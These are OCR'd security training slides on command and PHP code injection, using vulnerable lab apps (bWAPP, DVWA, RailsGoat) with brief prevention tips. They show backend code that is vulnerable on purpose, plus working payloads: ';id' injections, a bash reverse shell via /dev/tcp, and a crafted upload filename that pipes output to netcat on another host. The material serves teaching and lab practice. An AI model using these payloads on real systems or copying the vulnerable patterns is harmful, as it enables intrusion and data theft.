
Injection Attacks Examples

- OWASP Top 10: A1 Injection
  - SQL Injection
  - NoSQL Injection
  - **Code Injection**
  - **Command Injection**

Bind Shell



Reverse Shell




Lab: Bind vs Reverse Shell

Lab URL: https://attackdefense.com/challengedetails?cid=1899

Command Injection : bWAPP

- bWAPP: OS Command Injection
- Backend Code
  - echo "<p align=\"left\">" . shell_exec("nslookup " . $target). "</p>";



Command Injection: bWAPP

- Input will be concatenated to string passed to shell_exec.

Input value : www.nsa.gov;id → shell_exec("nslookup www.nsa.gov;id") ← PHP Code


→ nslookup www.nsa.gov;id ← Passed to linux shell

→ nslookup www.nsa.gov ← Executed as Linux command

→ id ← Executed as Linux command

Command Injection : bWAPP

- Identifying Blind Command Injection
- Attacker Machine
  - nc -vnlp 8080
- Target Machine: Netcat connect
  - nc <attacker_ip> 8080



Bash Reverse Shell Payload

- shell_exec(command) ← Executes command on Bourne shell (sh).
- bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 ← Generates error in Bourne shell

Stdout-Stderr to Socket


Stdin to Socket

- CSH (C Shell) Syntax for stdout and stderr redirection
- Supported in Bash
- Not Supported in Bourne shell (sh)

- bash -c "bash -i >& /dev/tcp/10.0.0.1/8080 0>&1" ← Spawning bash and executing cmd

Command Injection : bWAPP

- Attacker Machine
  - nc -vnlp 8080
- Target Machine: Reverse shell
  - bash -i >& /dev/tcp/10.0.0.1/8080 0>&1



Lab: Command Injection

Lab URL: https://attackdefense.com/challengedetails?cid=1899

Command Injection : DVWA

- DVWA: Command Injection
- Backend Code:

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Command Injection: bWAPP

- Input will be concatenated to string passed to shell_exec.

Input value : 192.145.55.2; id

→ shell_exec("ping -c 4 192.145.55.2; id ") ← PHP Code

→ ping -c 4 192.145.55.2; id ← Passed to linux shell

→ ping -c 4 192.145.55.2 ← Executed as Linux command

→ id ← Executed as Linux command

Lab: Command Injection II

Lab URL: https://attackdefense.com/challengedetails?cid=1906

Command Injection : Rails Goat

- Rails Goat: File Upload in Benefit Forms
- Backend Code:

```
4     def self.save(file, backup = false)
5       data_path = Rails.root.join("public", "data")
6       full_file_name = "#{data_path}/#{file.original_filename}"
7       f = File.open(full_file_name, "wb+")
8       f.write file.read
9       f.close
10      make_backup(file, data_path, full_file_name) if backup == "true"
11    end
12
13    def self.make_backup(file, data_path, full_file_name)
14      if File.exist?(full_file_name)
15        silence_streams(STDERR) { system("cp #{full_file_name} #{data_path}/bak#{Time.zone.now.to_i}_#{file.original_filename}") }
16      end
17    end
```

Command Injection : Rails Goat

```
Content-Disposition: form-data; name="benefits[backup]"

true
-----------------------------612191144198547001044065 4709
Content-Disposition: form-data; name="benefits[upload]"; filename="README;
id | nc -w 1 192.128.210.2 4444"
Content-Type: application/octet-stream
```

- Backup → True → results in make_backup function to be called.
- The input filename is passed to the System command

Command Injection : Rails Goat

- Input: README; id | nc -w 1 192.128.210.2 4444

→ system("cp <file name> <path>/README; id | nc -w 1 192.128.210.2 4444")

→ cp <file name> <path>/README; id | nc -w 1 192.128.210.2 4444 ← Passed to shell

→ cp <file name> <path>/README ← Executed as Linux Command

→ id | nc -w 1 192.128.210.2 4444 ← Executed as Linux Command

→ Output of "id" command is fed as input to netcat connection.


Lab: Command Injection III

Lab URL: https://attackdefense.com/challengedetails?cid=1907

PHP Code Injection

- bWAPP - PHP Code Injection

- Backend Code
  - <?php @eval ("echo " . $_REQUEST["message"] . ";");?>



PHP Eval Function

- Eval Function - Evaluates a string as PHP Code
- Syntax: eval(<string>)
- E.g:

```
<?php
        $str= "echo 'Hello World';";        ← PHP string to print "Hello World"
        echo eval ($str);                   ← Eval returns "Hello World"
?>
```

PHP Code Injection

- Payload in "message" parameter will be concatenated to string passed to eval.

Message value : ;phpinfo() → <?php @eval ("echo ; phpinfo();") ;?>

→ echo ; phpinfo(); ← Executed as PHP code

Message value : ;system("id") → <?php @eval ("echo ; system(\"id\")") ;?>

→ echo ; system("id"); ← Executed as PHP code

→ id ← Executed as Linux command

Lab: PHP Code Injection

Lab URL: https://attackdefense.com/challengedetails?cid=1900

Prevention

- The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface
- Use positive or “whitelist” server-side input validation
- For any residual dynamic queries, escape special characters